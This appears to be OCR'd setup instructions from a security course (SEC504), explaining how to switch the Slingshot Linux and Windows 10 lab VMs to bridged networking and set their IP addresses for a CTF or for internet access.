
To connect to the network, you must change the VMware network setting from *Host-only* to *Bridged*. This process changes slightly depending on your host operating system. Refer to the example below that matches your operating environment.

()

Configuring Bridged Networking on macOS VMware Fusion

To configure bridged networking in macOS VMware Fusion, select the Slingshot Linux VM (click anywhere inside the VM).

Next, click Virtual Machine | Network Adapter | Bridged (Autodetect), as shown here.




Continue to the step Open a Terminal, Access Root Account (#openaterminal), below.

()

Configuring Bridged Networking on Windows VMware Workstation


To configure bridged networking in Windows VMware Workstation (not *VMware Workstation Player*, see below for those directions), select the Slingshot Linux VM (click anywhere inside the VM).

Next, click VM | Settings, as shown here.



Slingshot-504_June_18_Master - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Comput
Slingsho
Shared VMs
Power
Removable Devices
Pause Ctrl+Shift+P
Send Ctrl+Alt+Del
Grab Input Ctrl+G
Snapshot
Capture Screen Ctrl+Alt+PrtScn
Manage
Reinstall VMware Tools...
Settings... Ctrl+D
18:01
slingshot
Firefox Web Browser
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Change the network connection setting to *Bridged*. Click the *Replicate physical network connection state*, as shown here. When finished, click OK.



Virtual Machine Settings

Hardware Options

Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	39.1 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:


Continue to the step Open a Terminal, Access Root Account (#openaterminal), below.

()


Configuring Bridged Networking on Windows Workstation Player

To configure bridged networking in Windows VMware Workstation Player (not *VMware Workstation*, see the prior section for those directions), select the Slingshot Linux VM (click anywhere inside the VM).

Next, click Player | Manage | Virtual Machine Settings, as shown here.


Slingshot-504_June_18_Master - VMware Workstation 15 Player
Player
File
Power
Removable Devices
Send Ctrl+Alt+Del
Manage
Full Screen Ctrl+Alt+Enter
Unity
Help
Exit
Reinstall VMware Tools...
Message Log
Virtual Machine Settings... Ctrl+D
slingshot: ~
Firefox
Brows

Change the network connection setting to *Bridged*. Click the *Replicate physical network connection state*, as shown here. When finished, click OK.



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	39.1 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Continue to the step Open a Terminal, Access Root Account (#openaterminal) , below.

()

Open a Terminal, Access Root Account

From the Slingshot Linux VM, open a terminal. Access the root account using `sudo` as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Disable Networking Defaults

Disable the default network settings by running `service networking stop`, as shown here:

```
root@slingshot:~# service networking stop
root@slingshot:~#
```

(CTF Step) Configure Network Settings

If you are preparing your VM for the SEC504 CTF, obtain an IP address assignment from your instructor. Set the IP address using the `ifconfig` utility, as shown here:

```
root@slingshot:~# ifconfig eth0 10.10.75.X/16
root@slingshot:~#
```

Replace the X in this example with the IP address assigned to your Linux VM by the instructor.

(Internet Access Step) Configure Network Settings

Only apply this step if you are configuring your VM for internet access, not for the SEC504 CTF!

Run the `dhclient` utility to obtain an IP address, as shown here:

```
root@slingshot:~# dhclient eth0
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
```

The error messages relating to `smbd.service` *and* `invoke-rc.d` *can be safely ignored.*

Optionally you can test your network connectivity by attempting to *ping* the internet server IP address 8.8.8.8, as shown here:

```
root@slingshot:~# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=122 time=16.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=122 time=18.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=122 time=15.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 15.914/17.177/18.849/1.232 ms
```

This completes the configuration of your Slingshot Linux VM for access to networked resources.

Continue with the steps that follow if you also need to connect your Windows 10 VM to the network.

Connecting Windows 10 to the Network

Follow these steps to connect your Windows 10 VM to the network.

Boot Windows 10

First, start the Windows 10 VM in VMware. Wait for the system to finish booting, then log in to Windows with the following credentials:

- Username: sec504
- Password: sec504

Change the VMware Network Connection to Bridged


For most of the exercises in SEC504, your Windows 10 VM will be configured to use VMware's *Host-only* network setting. This setting allows you to connect to the Linux VM and your local host platform, preventing anyone else from interfering with your system.

To connect to the network, you must change the VMware network setting from *Host-only* to *Bridged*. This process changes slightly depending on your host operating system. Refer to the example below that matches your operating environment.

Configuring Bridged Networking on macOS VMware Fusion

To configure bridged networking in macOS VMware Fusion, select the Windows 10 VM (click anywhere inside the VM).

Next, click Virtual Machine | Network Adapter | Bridged (Autodetect), as shown here.




Continue to the step Configure Windows 10 IP Address (#configurewin10ip), below.

()

Configuring Bridged Networking on Windows VMware Workstation


To configure bridged networking in Windows VMware Workstation (not *VMware Workstation Player*, see below for those directions), select the Windows 10 VM (click anywhere inside the VM).

Next, click VM | Settings, as shown here.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Change the network connection setting to *Bridged*. Click the *Replicate physical network connection state*, as shown here. When finished, click OK.


Virtual Machine Settings

Hardware | Options

Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Using file C:\Program Files (x8...
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:


Continue to the step Configure Windows 10 IP Address (#configurewin10ip), below.

()

Configuring Bridged Networking on Windows Workstation Player


To configure bridged networking in Windows VMware Workstation Player (not *VMware Workstation*, see the prior section for those directions), select the Windows 10 VM (click anywhere inside the VM).

Next, click Player | Manage | Virtual Machine Settings, as shown here.



Windows 10 x64_June_18_Master - VMware Workstation 15 Player
Player
File
Power
Removable Devices
Send Ctrl+Alt+Del
Manage
Full Screen Ctrl+Alt+Enter
Unity
Help
Exit
Reinstall VMware Tools...
Message Log
Virtual Machine Settings... Ctrl+D

Change the network connection setting to *Bridged*. Click the *Replicate physical network connection state*, as shown here. When finished, click OK.



Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Continue to the step Configure Windows 10 IP Address (#configurewin10ip), below.

()

Configure Windows 10 IP Address

Complete one of the two steps described next to configure your system for the SEC504 CTF, or to access the internet.

(CTF Step) Configure Network Settings

If you are preparing your VM for the SEC504 CTF, obtain an IP address assignment from your instructor.

From your Windows VM, open a Command Prompt as an Administrator: click Start, then right-click on the Command Prompt icon, then click More | Run as administrator.

From the Command Prompt, use the `netsh` command to set your IP address, as shown here:

```
C:\Windows\system32> netsh int ip set address "Ethernet0" static 10.10.75.X
255.255.0.0
```

